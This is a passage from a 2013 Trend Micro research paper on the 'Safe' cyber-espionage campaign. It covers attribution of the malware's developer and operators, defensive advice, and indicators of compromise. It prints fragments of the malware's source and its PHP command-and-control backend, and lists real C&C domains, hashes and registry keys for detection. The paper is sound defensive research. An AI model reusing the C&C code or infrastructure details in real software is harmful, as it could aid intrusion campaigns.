Identifying who is responsible for targeted attacks is not an easy task. The term “attribution” is applied to everything, ranging from individuals to governments. The technical indicators often used to determine attribution like domain name registration data and geographic locations of IP addresses can be easily falsified. Modern attackers often use “hop” points that consist of compromised systems as well as proxy servers and VPNs to disguise their origin. It is trivial to purchase virtual private servers (VPSs) in just about any country, and determining who ultimately benefits from the spoils of targeted attacks is often a matter of interpretation based on geopolitics with limited exploration of possible alternative explanations.

The technical indicators used to attribute attacks vary, depending on what is being analyzed. In some cases, the term "attribution" is used to refer to the developers of either the exploits or malware payloads. They could very well be completely different threat actors. The term is also used to refer to identify the providers of C&C infrastructures used in targeted attacks, particularly those that registered the domain names. It can also refer to obtaining specific information about the campaign operators who launch attacks and operate the C&C infrastructure.

This paper presents some of the technical evidence we discovered during our investigation. We focused on two threat actor types—developers and operators. We were able to uncover clues that indicate the identity of the malware author that were left in the source code as well as through open source analysis. We were able to obtain limited insights into the activities of the C&C operators through the logs they collected, which recorded the IP addresses they used to operate and manage the C&C servers.

Developers

Throughout much of the code, we saw indications of its origin. For instance, when looking at the code for the file, **TypeConfig.vcproj.INTERNAL.[REDACTED]04.user**, located under **Src>TypeConfig**, we were not only able to locate the author's name but also the language setting, **<?xml version="1.0" encoding="gb2312"?>**, which refers to the registered Internet name for a key official character set of the People's Republic of China (PRC).[10] However, other comments, especially those within the PHP code, often appeared in English.

```
// TypeConfig.cpp : 定义应用程序的类行为。
//

#include "stdafx.h"
#include "TypeConfig.h"
#include "TypeConfigDlg.h"

#ifdef _DEBUG
#define new DEBUG_NEW
#endif


// CTypeConfigApp

BEGIN_MESSAGE_MAP(CTypeConfigApp, CWinApp)
        ON_COMMAND(ID_HELP, CWinApp::OnHelp)
END_MESSAGE_MAP()


// CTypeConfigApp 构造

CTypeConfigApp::CTypeConfigApp()
{
        // TODO: 在此处添加构造代码,
        // 将所有重要的初始化放置在 InitInstance 中
}
```

Figure 22: **TypeConfig's source code**

In addition to the language used, we found that the malware author used a name in several places throughout the source code. For instance, under the directory, **Src>TypeConfig>**, we noticed an interesting .vcproj file called "**TypeConfig.vcproj.INTERNAL.[REDACTED]04.user**."

```
WorkingDirectory=""
CommandArguments=""
Attach="false"
DebuggerType="3"
Remote="1"
RemoteMachine="[redacted]-PC"
```

Figure 23: **Vcproj configuration with machine name**

This file contains a remote machine configuration module that includes the author's name and the name of the development machine used, which directly correlates to **"CompanyName"** found elsewhere in the code.

10 http://en.wikipedia.org/wiki/GB_2312

```
//////////////////////////////////////////////////////////////////////////////
//
// Version
//

VS_VERSION_INFO VERSIONINFO
 FILEVERSION 1,0,0,1
 PRODUCTVERSION 1,0,0,1
 FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
 FILEFLAGS 0x1L
#else
 FILEFLAGS 0x0L
#endif
 FILEOS 0x4L
 FILETYPE 0x1L
 FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "080403a8"
        BEGIN
            VALUE "CompanyName", "          "
            VALUE "FileVersion", "1.0.0.1"
            VALUE "InternalName", "TypeConfig.exe"
            VALUE "LegalCopyright", "(C)                                    '
            VALUE "OriginalFilename", "TypeConfig.exe"
            VALUE "ProductVersion", "1.0.0.1"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x804, 936
    END
END
```

Figure 24: **TypeConfig's source code with author information**

We found the string, **"CompanyName,"** in the C source code that contains the same name as the development machine's. The PHP code used as the C&C server's back end contained a copyright notice that matches the author's name in the C code as well as an email address/QQ number that matches the **"CompanyName"** in the C code.

```
<?

##############################################################################################
#
# Copyright (C) 2012       All Rights Reserved
# Author       :
# Email        :       @qq.com
# Date         : 2012-04-05
#
##############################################################################################

require_once('./global.php');
require_once('./config.php');

function sendEmptyReply()
{
    global $config;
    $replyData .= "";
    $replyCount = 0;
    $replyData = pack('LLLLLLLL', mt_rand(), mt_rand(), mt_rand(), mt_rand(), mt_rand(), HEADER_SIZE + strlen($replyData), 0,
$replyCount) . md5($replyData, true) . $replyData;
    visualEncrypt($replyData);
    rc4($replyData, $config['botnet_cryptkey_bin']);
    header('Content-Length: ' . strlen($replyData));
    echo $replyData;
}
```

Figure 25: **Copyright notice containing a name and an email address/QQ number**

The email address was used to register a domain name for a personal blog about software development with a Beijing street address. We also found the same name and email address used by an author of an academic paper at a technical university in China. Posts on this individual's personal blog also indicate a relationship with the same university, including the development of some legitimate software.

The **“CompanyName”** in the source code, portions of which are contained in the email address/QQ number, were also found in source code for keyloggers and malware posted on a Chinese code-sharing site.

Figure 26: **Repurposed source code**

Figure 27: **SVN repository with user name**

We also found legitimate code that appears to have been developed by an Internet services company used as part of the C&C panel. This code was not developed by the same person that we believe developed the Safe malware but appears to simply have been reused. We believe though that this code is not publicly available.

In the code’s archive we recovered from the C&C servers, we found a .csv directory that contains an **entries** file that contains the location of the repository as well as the time, version, and user name of the person who last committed the source code. The author information indicates that the malware author checked the code in to the Internet services company’s private SVN repository. It appears that the malware author has been repurposing the code for his own malware project.

We believe the malware author is a professional software engineer that is familiar with version control. We also found indicators that this individual is proficient in software development due to the high quality of the source code he used. The entire source code was explicitly written with future development in mind. It was modularized and heavily commented on in a way that allows further development even by several engineers. These qualities are traditionally seen in the work of professional software engineers that have been taught traditional computer science.

Apart from being significantly well-organized and well-commented, the code was also developed with defensive programming in mind. Each of the variables was named in a very obvious manner, helping other engineers easily distinguish functionality; again, a trait seen in the work of many professional software engineers. In addition to being heavily commented on and using intuitive variable naming conventions, the code also had an apparent slant toward usability. Each interface was very intuitive and well-designed, something not often seen in the code of a hobbyist.

The use of terms like “bot,” combined with the author’s posting of the malware code to code-sharing sites, indicate a degree of familiarity with the cybercriminal underground in China. We have not, however, uncovered evidence that links the malware author with the campaign’s operators.

Operators

We were unable to obtain information beyond IP addresses that indicate the origin of those issuing **MANAGE** or other C&C requests. The extensive logging performed by the C&C servers, however, allowed us to differentiate between the victims’ and operators’ IP addresses.

Table 3: **Geographic Locations of the** Mongolbaatar **C&C Server Operators' IP Addresses**

Country	Number of IP Addresses
China	16
United States	5
Hong Kong	1

Table 4: **Geographic Locations of the** Getapencil **C&C Server Operators' IP Addresses**

Country	Number of IP Addresses
South Korea	17
Hong Kong	12
China	11
United States	8
Taiwan	1
Romania	1

While most of the operator interactions we saw were from China and Hong Kong, we also saw the use of VPNs and proxy tools, including Tor, which contributed to the geographic diversity of the operators' IP addresses.

Conclusion

Ongoing cyber-espionage campaigns have been successfully infiltrating targets worldwide, many of which have been active for years. However, the amount of public exposure, especially of noisier and larger campaigns, has been increasing. Perhaps due to their success, these campaigns' operators intensified their operations, causing them to be increasingly visible. But smaller campaigns are beginning to emerge; these use small clusters of C&C servers and new malware as well as attack fewer targets.

While determining the intent and identity of the attackers often remains difficult to ascertain, we determined that the Safe campaign is targeted and uses malware developed by a professional software engineer that may be connected to the cybercriminal underground in China. This individual studied at a prominent technical university in the same country and appears to have access to an Internet services company's source code repository. This individual developed malware that was, in turn, used for targeted attacks leveraging two distinct sets of C&C infrastructure.

As the tools used in targeted attacks are exposed, attackers may look for new custom malware to circumvent defenses. As a result, attackers may increasingly look to the cybercriminal underground for new malicious tools instead of developing their own tools for exclusive use. These developments highlight the increasing need for ongoing investigation and monitoring of such threats. While indicators that can be directly incorporated into defensive operations remain important, in-depth qualitative analysis of particular campaigns can provide critical insights into attackers' operations. Furthermore, attribution should not be entirely based on the common use of tools and infrastructure, as these are increasingly not being developed and used exclusively by particular sets of threat actors.

Defending Against Targeted Attacks

Sufficiently motivated threat actors can penetrate even networks that use moderately advanced security measures. As such, apart from standard and relevant attack prevention measures and mechanisms like solid patch management; endpoint and network security; firewall use; and the like, enterprises should also focus on detecting and mitigating attacks. Moreover, data loss prevention (DLP) strategies that identify the data an organization is protecting and take into account the context of data use should be employed.

Local and External Threat Intelligence

Threat intelligence refers to indicators that can be used to identify the tools, tactics, and procedures threat actors engaging in targeted attacks use. Both external and local threat intelligence is crucial for developing the ability to detect attacks early. The following are the core components of this defense strategy:

- **Enhancing visibility:** Logs from endpoint, server, and network monitoring are an important and often underused resource that can be aggregated to provide a view of the activities within an organization that can be processed for anomalous behaviors, which can indicate a targeted attack.

- **Performing integrity checks:** In order to maintain persistence, malware will make modifications to the file system and registry. Monitoring such changes can indicate the presence of malware.

- **Empowering the human analyst:** Humans are best positioned to identify anomalous behaviors when presented with a view of aggregated logs from across a network. This information is used in conjunction with custom alerts based on the local and external threat intelligence available.

Technologies available today like Deep Discovery provide visibility, insight, and control over networks to defend against targeted threats.[11] Deep Discovery uniquely detects and identifies evasive threats in real-time and provides in-depth analysis and actionable intelligence to prevent, discover, and reduce risks.

11 http://www.trendmicro.com/us/enterprise/security-risk-management/deep-discovery/index.html

Mitigation and Cleanup Strategy

Once an attack is identified, the cleanup strategy should focus on the following objectives:

- Determine the attack vector and cut off communications with the C&C server.
- Determine the scope of the compromise.
- Assess the damage by analyzing the data and forensic artifacts available on compromised machines.

Remediation should be applied soon afterward, which includes steps to fortify affected servers, machines, or devices into secure states, informed in part by how the compromised machines were infiltrated.

Educating Employees Against Social Engineering

Security-related policies and procedures combined with education and training programs are essential components of defense. Traditional training methods can be fortified by simulations and exercises using real spear-phishing attempts sent to test employees. Employees trained to expect targeted attacks are better positioned to report potential threats and constitute an important source of threat intelligence.

Data-Centric Protection Strategy

The ultimate objective of targeted attacks is to acquire sensitive data. As such, DLP strategies that focus on identifying and protecting confidential information are critical. Enhanced data protection and visibility across an enterprise provides the ability to control access to sensitive data as well as monitor and log successful and unsuccessful attempts to access it. Enhanced access control and logging capabilities allow security analysts to locate and investigate anomalies, respond to incidents, and initiate remediation strategies and damage assessment.

Trend Micro Threat Protection Against the Safe Campaign

Part of processing and identifying the components of the Safe campaign is creating a list of indicators of compromise (IOCs) to help organizations better identify and locate certain tools, malware, and traffic patterns that could indicate compromise.

The following table summarizes the Trend Micro solutions for the components of the Safe campaign. Trend Micro recommends a comprehensive security risk management strategy that goes further than advanced protection to meet the real-time threat management requirements of dealing with targeted attacks.

Attack Component	Protection Technology	Trend Micro Solution
Network traffic identifiers: • Network traffic going to **mongolbaatarsonin.in** • Network traffic going to **withoutcake.com** • Network traffic going to **mongolbaatar.us** • Network traffic going to **getapencil.com** • User-agent identified as "**Fantasia**" • Communication with any URL with the sub-URL, **/safe/record.php**	Web Reputation	• Endpoint (Titanium, Worry-Free Business Security, OfficeScan) • Server (Deep Security) • Messaging (InterScan Messaging Security, ScanMail Suite for Microsoft Exchange) • Network (Deep Discovery) • Gateway (InterScan Web Security, InterScan Messaging Security) • Mobile (Mobile Security)

Host-based identifiers:
• Presence of **SafeExt.dll** on the host (commonly found in **%Program Files%\Internet Explorer\SafeNet**)
• Presence of **SafeCredential.DAT** on the host (commonly found in **%Program Files%\Internet Explorer\SafeNet**)
• Presence of the directory, **%Program Files%\Internet Explorer\SafeNet**
• Modification of the following registry values:
  • \{197BD4A7-401A-424B-8B53-401D66865829}\1.0\0\win32\: "C:\Program Files\Internet Explorer\SafeNet\SafeExt.dll"
  • HKU\S-1-5-21-3050518243-3448030925-2694814405-1000_Classes\VirtualStore\MACHINE\SOFTWARE\Classes\TypeLib\{197BD4A7-401A-424B-8B53-401D66865829}\1.0\HELPDIR\: "C:\Program Files\Internet Explorer\SafeNet\"
  • HKU\S-1-5-21-3050518243-3448030925-2694814405-1000_Classes\VirtualStore\MACHINE\SOFTWARE\Classes\TypeLib\{197BD4A7-401A-424B-8B53-401D66865829}\1.0\FLAGS\: "0"
  • HKU\S-1-5-21-3050518243-3448030925-2694814405-1000_Classes\VirtualStore\MACHINE\SOFTWARE\Classes\TypeLib\{197BD4A7-401A-424B-8B53-401D66865829}\1.0\: "SafeExt 1.0 Type Library"
	File Reputation (Antivirus/Anti-malware)	• Endpoint (Titanium, Worry-Free Business Security, OfficeScan)
		• Server (Deep Security)
		• Messaging (InterScan Messaging Security, ScanMail Suite for Microsoft Exchange)
		• Network (Deep Discovery)
		• Gateway (InterScan Web Security, InterScan Messaging Security)
		• Mobile (Mobile Security)

Attack Component	Protection Technology	Trend Micro Solution
Malware files: • TROJ_FAKESAFE.SMA • 029b716d3ef7969819e67800d9c716f5 • 7d21dd42d8c83505c0ca691b84200a3d • 9cd5fc340522f1f1a8a4e4008e99d893 • a73cc231498079396aa93b4b2bf07293 • ec11c74dd6880adeda7ef47eed272f34 • TROJ_DROPER.SMA • 0e431415b774178ab2c61cc8059dff37 • 6efbb2cf6a917495c5d0e5366bad9f00 • df70528104138299ed807823353e1e23 • TROJ_DROPDET.A • 187de2aa89e2eeb0a16705555387e488 • 1bd4428c3145608c450ba77a8442ebf3 • 4bc95c02a7ff8d6d571d21deb3aeab15 • 6b4b6e649c3b19cf4334f4ea9c219417 • 7a16003bd4d4cab734a3f46338dd2e47 • 7e2ee5883cd4b2e202d52941efb9ed19 • 7f42ade2ec925f8c78551173626a3b94 • 80293c5a9c2915769438d5524fcfdb88 • 8503cf0484545d65998b38addb910dcd • 95d7c5ec58661bd158a4a55d1af0098e • 9d4633d8ecffac7257884b4ae48c2650 • cb043ef81849d5bb0dbb5406320e7c76 • e375089bbc34c7017c52105224ee1ba9 • e5f9f4a252622029c7bbad78f8a25363 • faca29ccc97aa933a048f9d6a095b7f6 • TROJ_MDROP.DET • 520ce270dad6e8ac722610347272dfff • 939554c50dfcc4607663e60b625763ef • ee610ba2e096f125da66c2db7eab014b • ADW_ADSTART • 5ae6024b60473559c2870cdc1f4f89da • TROJ_CONNECT.DET • 6f69a6c2797e9b6eb92aefe2eca0cff1	File Reputation (Antivirus/Anti-malware)	• Endpoint (Titanium, Worry-Free Business Security, OfficeScan) • Server (Deep Security) • Messaging (InterScan Messaging Security, ScanMail Suite for Microsoft Exchange) • Network (Deep Discovery) • Gateway (InterScan Web Security, InterScan Messaging Security) • Mobile (Mobile Security)

References

- http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-spear-phishing-email-most-favored-apt-attack-bait.pdf
- http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158
- http://en.wikipedia.org/wiki/User_Account_Control
- http://en.wikipedia.org/wiki/Browser_Helper_Object
- http://www.nirsoft.net/
- http://www.totaldefense.com/blogs/2012/04/11/mac-os-x-threat-masquerading-as-image-files.aspx
- http://www.f-secure.com/v-descs/backdoor_osx_imuler_a.shtml
- http://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Luiha-BK/detailed-analysis.aspx
- http://www.threatexpert.com/report.aspx?md5=9d334262d146bd57a7adfb9b3e093f9f
- http://www.math.sci.hiroshima-u.ac.jp/~m-mat/MT/MT2002/CODES/readme-mt.txt
- http://en.wikipedia.org/wiki/GB_2312
- http://svnbook.red-bean.com/en/1.6/svn.developer.insidewc.html
- http://www.trendmicro.com/us/enterprise/security-risk-management/deep-discovery/index.html

May 2013 | Campaign Quick Profile: **Safe**

Targeted attacks are attacks that appear to be intended for specific entities or organizations. Unlike indiscriminate cybercrime attacks, spam, web threats, and the like, targeted attacks are much harder to detect because of the nature of related components and techniques.

SAFE

First Seen

Individual targeted attacks are not one-off attempts. Attackers continually try to get inside the target's network.

The Safe campaign was first seen on October 2012.

Victims and Targets

Targeted threats target specific industries or communities of interest in specific regions.

The Safe campaign was able to compromise government ministries, technology companies, media outlets, academic research institutions, and nongovernmental organizations.

Furthermore, it was discovered that the average number of actual victims remained at 71 per day, with few if any changes from day to day.

Operations

First-stage computer intrusions often use social engineering. Attackers custom-fit attacks to their targets.

The Safe campaign attackers used spear-phishing emails with malicious attachments. Attackers used several malicious documents that all exploited a Microsoft Office® vulnerability (i.e., CVE-2012-0158). If opened with a version of Microsoft Word® that is not up-to-date, a malicious payload is silently installed on the user's computer.

In addition, one of the C&C servers used in the Safe campaign was set up in such a way that the contents of the directories were viewable to anyone who accessed them.

Possible Indicators of Compromise

Attackers want to remain undetected as long as possible. A key characteristic of targeted attacks is stealth.

Below is a list of the components of the Safe campaign.

Network traffic identifiers:
- » Network traffic going to **mongolbaatarsonin.in**
- » Network traffic going to **withoutcake.com**
- » Network traffic going to **mongolbaatar.us**
- » Network traffic going to **getapencil.com**
- » User-agent identified as "**Fantasia**"
- » Communication with any URL with the sub-URL, **/safe/record.php**

Host-based identifiers:
- » Presence of **SafeExt.dll** on the host (commonly found in **%Program Files%\Internet Explorer\SafeNet**)
- » Presence of **SafeCredential.DAT** on the host (commonly found in **%Program Files%\Internet Explorer\SafeNet**)
- » Presence of the directory, **%Program Files%\Internet Explorer\SafeNet**
- » Modification of certain registry values

Malware files:
- » TROJ_FAKESAFE.SMA
- » TROJ_DROPER.SMA
- » TROJ_DROPDET.A
- » TROJ_MDROP.DET
- » ADW_ADSTART
- » TROJ_CONNECT.DET

* More information on the Safe campaign can be seen in the Trend Micro research paper, "Safe: A Targeted Threat."

TREND MICRO™

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver top-ranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit **www.trendmicro.com**.

TREND MICRO INCORPORATED

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003

www.trendmicro.com

Securing Your Journey to the Cloud